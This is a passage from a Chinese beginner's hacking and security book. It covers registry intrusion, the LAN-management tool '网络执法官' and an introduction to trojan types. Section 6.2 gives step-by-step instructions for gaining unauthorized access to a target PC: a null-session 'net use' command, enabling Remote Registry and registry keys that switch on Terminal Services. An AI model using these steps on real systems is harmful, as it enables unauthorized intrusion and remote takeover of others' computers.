4 在【注册表编辑器】窗口中依次展开 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters 分支。

5 在右侧窗格的空白区域单击鼠标右键，在弹出的快捷菜单中选择【新建】➢【DWORD 值】菜单项。

6 弹出【编辑 DWORD 值】对话框，该键类型为【REG_DWORD】，键名为【AutoShare Wks】（如果是服务器，则键名为【AutoShareServer】），键值为【0】。



修改注册表禁止共享

防止入侵的最简单的方法就是将密码设置的复杂一些，这样可以防止黑客破解密码。虽然从理论上讲，不管多么复杂的密码都有可能破解，但是密码越复杂，其破解的难度也就越大，使用普通手段破解的时耗也越长，从而可以降低被破解的可能性。

除此之外，安装网络防火墙、禁用远程协助等也是必不可少的措施。

6.2 通过注册表入侵

Windows 注册表是帮助 Windows 控制硬件、软件、用户环境和 Windows 界面的一套数据文件，注册表包含在 Windows 目录下的两个文件 system.dat 和 user.dat 中，它们的备份 system.da0 和 user.da0 通过 Windows 目录下的 regedit.exe 程序可以存取注册表数据库。


6.2.1 开启远程注册表服务

微软出于方便计算机管理员使用的目的，在注册表中加入了远程管理注册表的功能。但是如果计算机没有开启相关服务选项的话，那么即使连接到了该计算机的注册表也无法对其操作。因此如果要连接远程计算机的“网络注册表”实施注册表表入侵的话，除了能成功地建立 IPCS连接以外，还需要远程计算机已经开启了“远程注册表服务”的功能。


下面介绍开启远程主机服务的具体步骤。

1 打开【命令提示符】窗口，从中与目标主机建立 IPC$连接。

2 在桌面的【我的电脑】图标上单击鼠标右键，在弹出的快捷菜单中选择【管理】菜单项，打开【计算机管理】窗口，然后选择【操作】➢【连接到另一台计算机】菜单项。



3 弹出【选择计算机】对话框，选中【另一台计算机】单选按钮，然后在其右侧的文件框中输入目标主机的 IP 地址。



4 单击 确定 按钮返回【计算机管理】窗口，此时在左侧的窗格中可以看到在【计算机管理】目录的右侧列出了目标主机的名称。

5 依次展开【服务和应用程序】➢【服务】分支，双击右侧窗格中的【Remote Registry】选项，打开【Remote Registry 的属性（192.168.1.254）】对话框，在【常规】选项卡中的【启动类型】下拉列表中选择【自动】选项，单击 应用(A) 按钮，然后单击被激活的 启动(S) 按钮。

6 单击 确定 按钮应用设置，关闭【计算机管理】窗口，然后断开 IPC$连接。

6.2.2 开启终端服务

在 Windows NT 以上版本的操作系统中，微软为用户提供了一项特殊的终端服务功能，即网络上非常流行的 3389 服务。终端服务易于使用，而且功能强大，因此通常黑客们都喜欢利用终端服务来实施攻击，进而控制对方的计算机。

通过远程编辑注册表可以打开目标主机的此项服务，具体的操作步骤如下。

1 打开【命令提示符】窗口，使用“cd\”命令和“net use \\192.168.1.252 "" /user: """ 命令与目标计算机建立空连接。

2 打开【注册表编辑器】窗口，选择【文件】➢【连接网络注册表】菜单项，打开【选择计算机】对话框，在【输入要选择的对象名称】文本框中输入目标主机的名称。

3 单击 确定 按钮，连接目标主机的注册表。

4 找到并修改下列键值：

```
[HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\CurrentVersion\
Netcache]
"Enabled"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\
Microsoft\Windows\CurrentVersion\
Winlogon]
"ShutdownWithoutLogon"="0"
[HKEY_LOCAL_MACHINE\SOFTWARE\
Policies\Microsoft\Windows\Installer]
"EnableAdminTERemote"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\Terminal
Server]
"TSEnabled"=dword:00000001
[HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Services\TermDD]
"Start"=dword:00000002
[HKEY_USERS\.DEFAULT\Keyboard
Layout\Toggle]
"Hotkey"="1"
```

重新启动计算机即可。

6.2.3 修改注册表实现远程监控


在注册表这个大数据库中整合集成了全部系统和应用程序的初始化信息，其中包含了硬件设备的说明、相互关联的应用程序与文档文件、窗口显示方式以及网络连接参数，甚至还有关系到计算机安全的网络共享设置。

通过网络连接到注册表的具体步骤如下。


1 选择【开始】➢【运行】菜单项，打开【运行】对话框，在【打开】下拉列表文本框中输入“regedit”命令。

2 单击 确定 按钮，打开【注册表编辑器】窗口，然后选择【文件】➢【连接网络注册表】菜单项。

3 打开【选择计算机】对话框，在【输入要选择的对象名称（例如）】文本框中输入希望连接到其注册表的目标计算机的名称。



4 用户也可以使用查找功能来查找网络上的计算机。单击【选择计算机】对话框中的 高级(A)... 按钮启用高级模式，然后单击 位置(L)... 按钮打开【位置】对话框，在【位置】列表框中选择要查找的计算机所在的工作组。



5 单击 确定 按钮返回【选择计算机】对话框，然后单击 立即查找(N) 按钮搜索计算机。

6 选中想要连接的计算机，单击 确定 按钮，将其添加到【输入要选择的对象名称（例如）】文本框中。

7 单击 确定 按钮进行连接，连接以后在【注册表编辑器】窗口的左侧窗格中就会出现远程计算机的注册表中的相关选项。

6.3 网络执法官软件的使用

对于网络管理人员来说，其主要的任务就是保证网络安全平稳地运行。这听起来似乎简单而轻松，实际上常常令网络管理人员头痛。而使用“网络执法官”这款软件，许多网络安全问题就都可以轻松解决。

6.3.1 网络执法官的功能

“网络执法官”是一款局域网管理软件，采用网络底层协议，只需在局域网内的一台普通计算机上运行即可穿透各个用户防火墙，对网络中的第一台主机（指各种计算机、交换机等配有 IP 的网络设备）进行监控。

该软件采用网卡号（MAC）识别用户，可靠性高；软件本身占用网络资源少，对网络没有不良影响；软件不需运行于指定的服务器，在网内任一台主机上运行即可有效监控所有本机连接到的网络（支持多网段监控）。主要功能如下。

实时记录上线用户并存档备查

网络中任一台主机，开机即会被本软件实时检测并记录其网卡号、所用的 IP、上线时间、下线时间等信息，该信息自动永久保存，可供查询，查询可依各种条件进行，并支持模糊查询。利用此功能，管理员随时可以知道当前或以前任一时刻任一台主机是否开机、开机多长时间，使用的是哪一个 IP、主机名，或任一台主机的开机历史。

自动侦测未登记主机接入并报警

管理员登记完或软件自动检测到所有合法的主机后，可在软件中做出设定，拒绝所有未登记的主机接入网络。一旦有未登记主机接入，软件会自动对其 MAC、IP、主机名以及上下线时段等信息做永久记录，并可采用声音、向指定主机发消息等多种方式报警。还可以根据管理员的设定，自动对该主机采取 IP 冲突、与关键主机隔离以及与网络中所有其他主机隔离等控制措施。

限定各主机的 IP，防止 IP 盗用

管理员可对每台主机指定一个 IP 或一段 IP，当该主机采用超出范围的 IP 时，软件会判定其为“非法用户”，自动采用管理员事先指定的方式对其进行控制，并对其 MAC、IP 以及主机名做永久记录备查。管理员可事先指定对非法用户实行 IP 冲突、与关键主机隔离、与其他所有主机隔离等管理方式。

限定各主机的连接时段

管理员可指定每台主机在每天中允许与网络连接的时段或不允许与网络连接的时段，并可指定每一用户是否被允许在每个周六、周日与网络连接。对违反规定的用户，软件判其为非法用户，自动记录并采用管理员事先指定的方式进行管理。管理方式同样可为 IP 冲突、与关键主机隔离、与其他所有主机隔离等。

保护指定 IP，禁止普通用户使用

管理员可设定最多 64 个 IP 或 IP 段，此功能称为“保护 IP”，这些 IP 将禁止普通用户使用（关键主机可用）。若设定权限的用户使用了“保护 IP”，将会作为非法用户被管理。

设定各机器上线的有效期

可以通过软件指定某用户在一段时间内正常上网，此项功能在某些场合非常有用。

检测各机器与本机的通信或广播流量

此项功能可以显示各用户广播或与本机通信的 ARP 请求、TCP 包、UDP 包数据流量，便于管理员找出非法运行某些网管软件的机器或因染毒而频繁发包的机器。

解除 ARP 欺骗软件危害

计算机感染 ARP 欺骗类木马、病毒后，使该机器可伪装成网关窃取其他用户的密码、限制流量等，如果有多个用户争做网关，还会造成全网断线。而网络执法官的“主机保护”功能就可以阻止这样的机器伪装成网关，从而提高整个网络的安全性，保证网络的畅通。

总之，本软件的主要功能是依据管理员为各主机限定的权限，实时监控整个局域网，并自动对非法用户进行管理。可将非法用户与网络中某些主机或整个网络隔离，而且无论局域网中的主机运行何种防火墙，都不能逃避监控，也不会引发防火墙警告，从而提高了网络安全性。管理员只需依据实际情况，设置各主机的权限及违反权限后的管理方式，即可实现某些具体的功能，如禁止某些主机在指定的时段访问外网或彻底禁止某些主机访问外网，保护网络中关键主机，只允许指定的主机访问等。


6.3.2　网络执法官的基本设置

要想方便地使用网络执法官软件，必须要对软件的参数进行设置。

对该软件进行参数设置的具体步骤如下。

1 启动网络执法官软件，其初始界面如下图所示。

2 在【设置扫描子网/IP 段】组合框中对基本参数进行设置。【选择网卡】和【子网】下拉列表中保持默认设置即可，系统默认的扫描范围是本地计算机所在的局域网内的所有 IP 地址，用户可以对【扫描范围】进行设置，设置完毕单击 添加/修改 按钮，将该范围添加到【监控如下子网及 IP 段】窗格中。




3 设置完毕单击 确 定 按钮，选择【设置】➢【主机保护】菜单项，弹出【主机保护】对话框，在该对话框中可以以 IP 和 MAC（网卡地址）来指定受保护的主机（最多可指定 8 个）。在【设置】组合框中的【IP 地址】文本框和【网卡地址】文本框中依次输入想要进行保护的计算机的 IP 地址和 MAC 地址，然后单击 加入>> 按钮，将其添加到【受保护主机】组合框中（此时注册用户还可以自行选择封锁 ARP 欺骗的方式）。

4 单击 确 定 按钮进入主界面，可以看到在【本网用户】选项卡中详细地列出了局域网内的所有计算机的信息，包括网卡权限及地址、状态、IP 地址、与本机流量、是否锁定、域/主机/用户、上线和下线时间以及网卡注释等。

5 切换到【本机状态】选项卡中，在左侧的窗格中列出了网卡参数、IP 收发、TCP 收发以及 UDP 收发等信息，右上方的窗格列出了 ICP/UDP 连接数，右下方的窗格中以图表的形式列出了 CPU 的资源利用率和网络数据传输量。

6 切换到【记录查询】选项卡，在这里可以查询网络执法官所记录的所有上线用户的信息，可以输入各种条件查询并统计。与【本网用户】选项卡中的功能一样，单击查询结果显示框中的各个标头，可以对查询结果进行各种排序。

7 单击 查 找 按钮即可查看该目标主机的活动信息，还可以单击 导 出 按钮将查询结果导出为记事本文档以供查阅。



如何查看本机的流量？

【本网用户】列表中的【与本机流量】列显示了该用户与本机通信或广播的 ARP 请求、TCP 包、UDP 包速度及流量（并非该用户所有的流量）。该列显示的数据格式为：ARP 请求包速度（个/秒）和 ARP 请求包总数（个）、TCP 包总数（个）及总流量（字节）、UDP 包总数（个）及总流量（字节）。该列也可以通过单击列标头来对用户进行排序，单击次数与排序规则对应为 1：ARP 包总数降序；2：TCP 包字节数降序；3：UDP 包总字节数降序；4：ARP 包总数升序；5：TCP 包总字节数升序；6：UDP 包总字节数升序。

6.3.3　网络执法官的使用

上面介绍了网络执法官的基本设置，那么该如何使用这个软件呢？


下面介绍网络执法官中的各项功能。

修改用户的权限


在【本网用户】选项卡中的目标主机上单击鼠标右键，在弹出的快捷菜单中选择【权限设置】菜单项（或选择【用户】➢【用户权限】菜单项，在其子菜单中选择目标主机的网卡地址）。

此时会打开【用户权限设置】对话框。用户权限分为“无限制”、“部分受限制”和“完全限制”等 3 种。“无限制”用户可在任意时段以任意 IP 与网络进行连接而不会被软件判为非法用户；“部分受限制”用户只能在指定的时段以指定的 IP 与网络连接，否则即被软件判为非法用户；“完全限制”用户不能与网络连接，只要软件检测到该类用户存在，即将其判为非法用户。对于非法用户，软件会自动地采用管理员指定的管理方式进行管理。

例如选中【设置权限】组合框中的【受限用户，若违反以下权限将被管理】单选按钮，然后选中【启用时间限制】复选框，此时该复选框下方的按钮即被激活。




单击该按钮打开【每日时段权限设置】对话框，对该机的启动时间进行设置。在该对话框中，√符号表示启用，X符号表示禁用，每个符号代表一个时间单位（30 分钟）的权限。例如要按照每天 8 小时工作时间来设置，可以启用从早上 8：00~12：00、下午 14：00~8：00 这两个时段，而周六全天开放，周日全天禁止。



设置完毕单击 确 定 按钮即可。此时只有在每天的两个特定时间段内上线的用户才是合法用户，在这两个时间段之外上线的用户即为非法用户。

另外还可以使用【启用时段限制】功能来设置用户权限的有效期：选中【启用时段限制】复选框，将其下方的按钮激活，然后单击该按钮打开【有效期限定】对话框，在最上面的下拉列表中选择【处于以下时段内为非法用户】选项。

在左下方的下拉列表中选择起始日期并手动设置具体时间。




以同样的方法在右下方的下拉列表中选择终止日期，并手动设置具体时间。

接下来设置管理方式，对于违反以上权限的用户，将自动地按照所设置的管理方式进行管理。【管理方式】组合框中有 3 项管理方式，分别是【IP 冲突】、【断开与指定关键机组的连接】以及【断开与所有主机的 TCP/IP 连接（除本机与敏感主机外）】，用户可以根据自己的需要进行设置。

设置完毕，单击 保 存 按钮应用设置，此时若某主机违反权限设置而超出了有效期，【本网用户】选项卡中的状态栏中就会出现提示：非法时段。

同时该主机中会弹出一个提示 IP 冲突（处理方式为 IP 冲突）的提示框。




在这里，如果【管理方式】选择【断开与所有主机 TCP/IP 连接（除本机与敏感主机外）】功能，则可在规定的时间与外网（互联网）断开，而不断开内网（局域网）。具体的实现方法在此不再赘述。

查询历史记录

前面已经介绍过在【记录查询】选项卡中查询某主机上线信息的方法。此外还可以在【本网用户】选项卡中的目标主机上单击鼠标右键，在弹出的快捷菜单中选择【属性】菜单项打开【用户属性】对话框。

单击 设置权限 按钮，打开【用户权限设置】对话框，从中可以对用户权限进行设置。单击 历史记录 按钮可以打开【在线记录】对话框，从中可以查看该用户上线的历史记录。




锁定计算机

所谓锁定，就是管理员可以指定某些用户暂时断开与关键主机或全部主机的连接。在【本网用户】选项卡中的某主机名上单击鼠标右键，在弹出的快捷菜单中选择【锁定/解锁】菜单项，或者在某用户的【锁】列双击即可打开【锁定/解锁】对话框，从中可以对该主机进行操作。

在【锁定/解锁】对话框中可以改变某个主机的锁定状态，此项功能一般用于学校机房或网吧中。【锁定】功能的优先级高于用户权限，因此即使用户参数是合法的，在对其进行了【锁定】操作之后，首先仍然是【锁定】功能起作用。

每个用户的锁定状态有 3 种，分别是“未锁定”、“半锁定”（禁止与关键主机连接）和“全锁定”（禁止与所有的主机连接）。



用户可以同时选中多个用户并打开【锁定/解锁】对话框批量改变用户的锁定状态。

设置关键主机组

所谓“关键主机”，就是指由管理员指定、比较重要的网关或代理服务器、数据服务器、Web 服务器等。管理员将指定的 IP 存入关键主机之后，可令非法用户仅断开与关键主机的连接而不断开与其他主机的连接，一般用于保护网络中的服务器或令用户仅与外网隔离。

系统中可以设置 8 组关键主机，每组最多可以包含 18 个 IP。可指定任意一个用户与某一组关键主机断开，而与其他机器的连接不受影响，并且可以重复设置。

选择【设置】➢【关键主机组】菜单项打开【关键主机组设置】对话框，从中可以对关键主机组进行设置，设置完毕单击 全部保存 按钮，关键主机的修改即生效并永久地保存。

批量绑定 IP—MAC

在某些场合需要绑定 IP—MAC，例如在学校内部，网络管理中心可以给每位登记的学生分配一个固定的地址，为了防止多台主机共享一个 IP 地址上网，可以绑定 IP—MAC。

可以通过命令来绑定网卡的物理地址和 IP 地址，但一台台电脑去操作非常不方便。注册版的网络执法官软件可以一次指定多个用户所使用的 IP：在【本网用户】选项卡中单击用户列表中的第一个主机，按下【Shift】键不放，单击最后一个主机，将所有的用户选中，然后单击鼠标右键，在弹出的快捷菜单中选择【绑定 MAC 与 IP】菜单项。

随即会弹出【MAC—IP 绑定】对话框，在该对话框中即可对所有选中的主机的 MAC—IP 进行绑定。将 MAC—IP 绑定之后，即可有效地防止用户随意地更改 IP 地址造成冲突，同时还可以进行设置，使得自行更改 IP 的主机自动地与网关断开，无法连接到 Internet。如果对绑定 IP 的电脑还有上网时段的要求，也可以在这里设置。

添加/删除用户

有的时候需要将某个用户删除，此时可以直接选择【用户】➢【删除用户】菜单项，在其子菜单中选择要删除的用户的网卡地址，或者在想要删除的用户上单击鼠标右键，在弹出的快捷菜单中选择【删除该用户】菜单项，均可打开【Delete a user】对话框，然后单击 删除 按钮即可。

对于注册版本，在软件启动的时候会提供【继续但不扫描】选项，在此状态下可批量删除用户及记录。另外如果下次再检测到已被删除的某个用户，将会为其赋予默认权限。

添加用户的方法非常简单，只要选择【用户】➢【添加用户】菜单项打开【New user】对话框，然后在【添加新用户】组合框中的【MAC】文本框中输入新用户的 MAC 地址，然后单击 保存 按钮即可。

新手

第7章 木马攻防

Chapter 7

小龙：小月，我的电脑已经停止了所有的网络服务，怎么还有网络活动啊？

小月：可能是你的电脑中有木马。

小龙：木马？那是什么东西啊？

小月：木马是一种可以窃取你电脑里的文件的一种软件。

小龙：那我该怎么处理呢？

小月：我下面就教你怎样防范木马。

小龙：谢谢了。

要点导航

- 木马知识
- 木马的制作与防范
- 冰河木马软件的使用

7.1 木马知识

在著名的特洛伊战争中，古希腊人依靠藏匿于木马腹中的内应攻陷了特洛伊城。在互联网中，这个计策被黑客们所应用，于是互联网上也有了大名鼎鼎的木马。

7.1.1 木马的定义和结构

现今上网的人都知道要预防木马入侵自己的电脑，但是对于刚接触电脑的新手来说可能还不了解什么是木马，而说到木马的结构，恐怕除了专业人士就没有几个人知道了。那么木马的定义究竟是什么呢？其结构又是怎样的？

1. 木马的定义

木马是一种基于远程控制的黑客工具，具有隐蔽性和非授权性的特点。

所谓隐蔽性是指木马的设计者为了防止木马被发现，会采用多种手段隐藏木马，这样服务端即使发现感染了木马，但由于不能确定其具体的位置，往往也只能望“马”兴叹。

所谓非授权性是指一旦控制端与服务端连接后，控制端将享有服务端的大部分操作权限，包括修改文件、修改注册表以及控制鼠标和键盘等。这些权限并不是服务端赋予的，而是通过木马程序窃取的。

从木马的发展过程来看，基本上可以分为两个阶段。

当最初网络还处于以 UNIX 平台为主的时期时，木马就产生了。当时的木马程序的功能相对简单一些，往往是将一段程序嵌入到系统文件中，用跳转指令来执行一些木马的功能。在这个时期木马的设计者和使用者大都是些技术人员，必须具备相当的网络和编程知识。

而后随着 Windows 平台的日益普及，一些基于图形操作的木马程序出现了。用户界面的改善，使得使用者不用懂太多的专业知识就可以熟练地操作木马，相对的木马入侵事件也频繁出现，而且由于这个时期木马的功能已日趋完善，因此对服务端的破坏也就更大了。

所以木马发展到今天，已经无所不用其极。一旦被木马控制，电脑将毫无秘密可言。

2. 木马的结构

一个完整的木马系统由硬件部分、软件部分和具体连接部分等组成。

硬件部分

建立木马连接所必须的硬件实体，一般包括以下 3 个部分。

控制端：对服务端进行远程控制的一方。

服务端：被控制端远程控制的一方。

Internet：控制端对服务端进行远程控制，数据传输的网络载体。

软件部分

实现远程控制所必须的软件程序，一般包括以下 3 个部分。

控制端程序：控制端用以远程控制服务端的程序。

木马程序：潜入服务端内部，获取其操作权限的程序。

木马配置程序：设置木马程序的端口号、触发条件以及木马名称等，使其在服务端藏得更隐蔽的程序。

具体连接部分

所谓具体连接部分是指通过 Internet 在服务端和控制端之间建立一条木马通道所必需的

元素，主要包括以下两个方面。

控制端 IP 和服务端 IP：即控制端和服务端的网络地址，也是木马进行数据传输的目的地。

控制端端口/木马端口：即控制端和服务端的数据入口，通过这个入口，数据可直达控制端程序或木马程序。

7.1.2　木马的特点

自从木马出现以来，到现在已经出现了很多种类，但是所有的木马都具有以下几个基本的特征。

隐蔽性

木马也是一种病毒，它必须隐藏在用户系统之中并尽可能不被用户发现。通常在局域网之间的控制软件运行的时候，客户端与服务器端连接成功之后，客户端计算机上会出现一些提示信息。而木马类的软件的服务器端在运行的时候会运用各种手段隐藏自己，不会出现任何信息提示用户，因为木马制作者不会让用户轻易地发现木马。例如修改注册表和配置文件使计算机在下一次启动后能自动载入该木马程序，它并不是自身生成一个启动程序，而是依附在其他程序之中的。

木马的隐藏性主要表现在两个方面：一是不产生图标；二是木马程序会自动地在任务管理器中隐藏，并以系统服务的方式欺骗操作系统来攻击用户。

自动运行

木马是一个当用户系统启动时就会自动运行的程序，因此木马必须潜入计算机的启动配置文件中，例如 win.ini、System.ini、Winstart.bat 以及启动项等文件之中。

欺骗性

木马程序要达到长期隐蔽的目的，就必须借助系统中已有的文件，以防被用户发现。它一般都使用常见的文件名或扩展名，或者仿制一些不易被人区别的文件名，甚至直接借用系统文件中已有的文件名，只不过它保存在不同的路径之中。还有的木马会将自己伪装成一个 IE 图标，用户一不小心打开，它就会马上运行。

自动恢复性

现在很多木马程序中的功能模块已经不再是由单一的文件组成，而是具有多重备份、可以相互恢复的，这就大大地增加了删除的难度。

自动打开端口

木马程序潜入他人的计算机之中的主要目的并不是为了破坏他人的系统，而是为了获取他人系统中的隐私信息。这样就需要木马程序在其他用户上网的时候能与远端客户进行通信，木马程序就会用服务器/客户端的通信手段把信息提示给操作它的黑客，以便黑客能控制该计算机或者实施更进一步的入侵目的。

功能特殊性

木马的功能通常都比较特殊，除了普通的文件操作以外，还有一些木马具有搜索 Cache 中的口令、进行键盘记录、设置口令、扫描目标计算机的 IP 地址、进行远程注册表的操作以及锁定鼠标等功能。这跟正当的远程控制软件是不同的，正当的控制软件是为了方便管理员的操作和管理，而不是为了攻击对方的计算机。

木马的这些特性，使得木马具有很大的危害性，它可以泄露用户的隐私，给用户造成很多不必要的损失。

7.1.3 木马的分类

自木马程序诞生至今已经出现了多种类型，要想给所有的木马来一次完全的列举和说明是不可能的，它们往往是很多种功能的集成品，甚至有很多从未公开的功能在一些木马中也广泛地存在着。尽管如此，给木马程序做一个初步的分类，对于电脑使用者来说还是非常有必要的。

远程控制木马

这种木马是数量最多、危害最大，同时也是知名度最高的一种木马，它可以让攻击者（黑客）完全控制被感染的计算机。攻击者可以利用它完成一些甚至连计算机管理员本身都不能轻易做出的操作，其危害之大不言而喻。由于要达到远程控制的目的，因此该种类的木马往往拥有其他种类木马的一些功能，使其在被感染的计算机上能随意操作，可以任意访问文件，甚至监视对方在计算机上的一举一动。

大名鼎鼎的国产木马冰河就是一个远程访问型特洛伊木马，这类木马使用起来非常简单，只需要有人运行服务端并且得到受害人的 IP 地址，黑客即可访问该用户的计算机并进行任何操作。远程访问型木马的普遍特征是键盘记录、上传和下载功能、注册表操作、限制系统功能以及判断系统信息等。远程访问型特洛伊木马会在用户的计算机上打开一个端口以保持连接。

键盘记录木马

这个特洛伊木马功能非常简单，它只做一件事，那就是记录受害者的键盘敲击并且从日志文件里查找密码。这种特洛伊木马随着 Windows 的启动而启动，一般有在线和离线记录这样的选项，也就是说该木马分别记录用户在线和离线状态下敲击键盘时的情况。换言之就是用户按过什么按键都会被植入木马的幕后黑客获取，然后从这些按键中用特殊的方法得到用户的密码等有用的信息。当然，对于这种类型的木马，邮件发送功能也是必不可少的。

密码发送木马

现今社会，信息安全日益重要，密码则是通向重要信息的一把极其有用的钥匙。只要掌握了对方的密码，在很大程度上说就可以轻而易举地得到对方的很多信息。密码发送型的木马正是专门为盗取被感染的计算机上的密码而编写的。该木马一旦被执行，就会自动搜索内存、Cache、临时文件夹以及各种敏感的密码文件，一旦搜索到有用的密码，木马就会利用免费的电子邮件服务将密码发送到指定的邮箱，从而达到获取密码的目的。这类木马大多使用 25 号端口发送 E-mail。大多数这类的特洛伊木马不会在每次系统重启的时候重启。这种特洛伊木马的目的是找到所有的隐藏密码，并在受害者不知道的情况下把它们发送到指定的邮箱。

由于黑客需要获得的密码多种多样，用户计算机上密码的存放形式也大不相同，所以很多时候黑客都需要自己编写程序，从而得到符合自己要求的木马。

破坏性木马

这种木马唯一的功能就是破坏被感染计算机的文件系统，使其遭受系统崩溃或者重要数据丢失的巨大损失。从这一方面来说，它和病毒类似。不过这种木马的激活是由攻击者控制的，并且传播能力也弱于病毒。

DOS 攻击木马

随着 DOS 攻击越来越广泛地应用，被用做 DOS 攻击的木马也越来越流行。当黑客侵入一台计算机并种上了 DOS 攻击木马之后，日后这台计算机就成了黑客 DOS 攻击的最得力的帮手。黑客控制的计算机数量越多，发动 DOS 攻击取得成功的概率就越大，所以这种木马的危害不是体现在被感染的计算机上，而是体现在

攻击者可以利用它来攻击网络上其他的计算机上，这给网络造成了很大的危害和损失。

还有一种类似DOS的木马叫做邮件炸弹木马，机器一旦被该木马感染，就会随机生成各种各样主题的信件，对黑客指定的邮箱不停地发送邮件，一直到对方邮箱瘫痪而不能接收邮件为止。

FTP 木马

这种木马可以说是最简单和古老的木马了。该木马唯一的功能就是打开 21 端口，等待用户连接。现在新 FTP 木马还加上了密码功能，这样只有攻击者本人才知道正确的密码，从而能顺利地进出对方的计算机。

代理木马

黑客在入侵的同时掩盖自己的足迹，谨防他人发现自己的行踪是非常重要的。因此给被控制的计算机种上代理木马，让其变成攻击者发动攻击的跳板就是代理木马最重要的任务。通过代理木马，攻击者可以在匿名的情况下使用 Telnet、IRC 等程序，从而达到隐蔽自己踪迹的目的。

程序禁用木马

上面的几种木马的功能虽然形形色色，不过要在对方的计算机上发挥自己的作用，还要过防木马软件这一关才行。常见的防木马软件有瑞星、Norton Anti-Virus 及木马清除大师等。程序杀手木马的功能就是关闭对方计算机上运行的这类程序，以便让其他的木马更好地发挥作用。

反弹端口型木马

防火墙对于连入的链接往往会进行非常严格的过滤，但是对于连出的链接却往往疏于防范。于是与一般的木马相反，反弹端口型木马的服务端（被控制端）使用主动端口，客户端（控制端）使用被动端口。木马定时监测控制端的存在，发现控制端上线立即弹出端口，主动连接控制端打开的主动端口。为了隐蔽起见，控制端的被动端口一般设置在 80（浏览网页必须开的端口）。这样即使用户使用端口扫描软件检查自己的端口，发现的也是类似 TCP UserIP:3688 ControllerIP:80ESTABLISHED 的情况，不明真相的用户就会以为自己在浏览网页，并且防火墙一般不会禁止用户向外连接 80 端口。

7.1.4　木马常用的入侵手段

木马程序虽然千变万化，但大多数木马程序没有特别的功能，入侵的手法也差不多，只是将以前的木马程序更换了名称而已，因此有一些方法是绝大多数木马所公用的。下面介绍这些木马常用的入侵手法。

在 win.ini 中加载

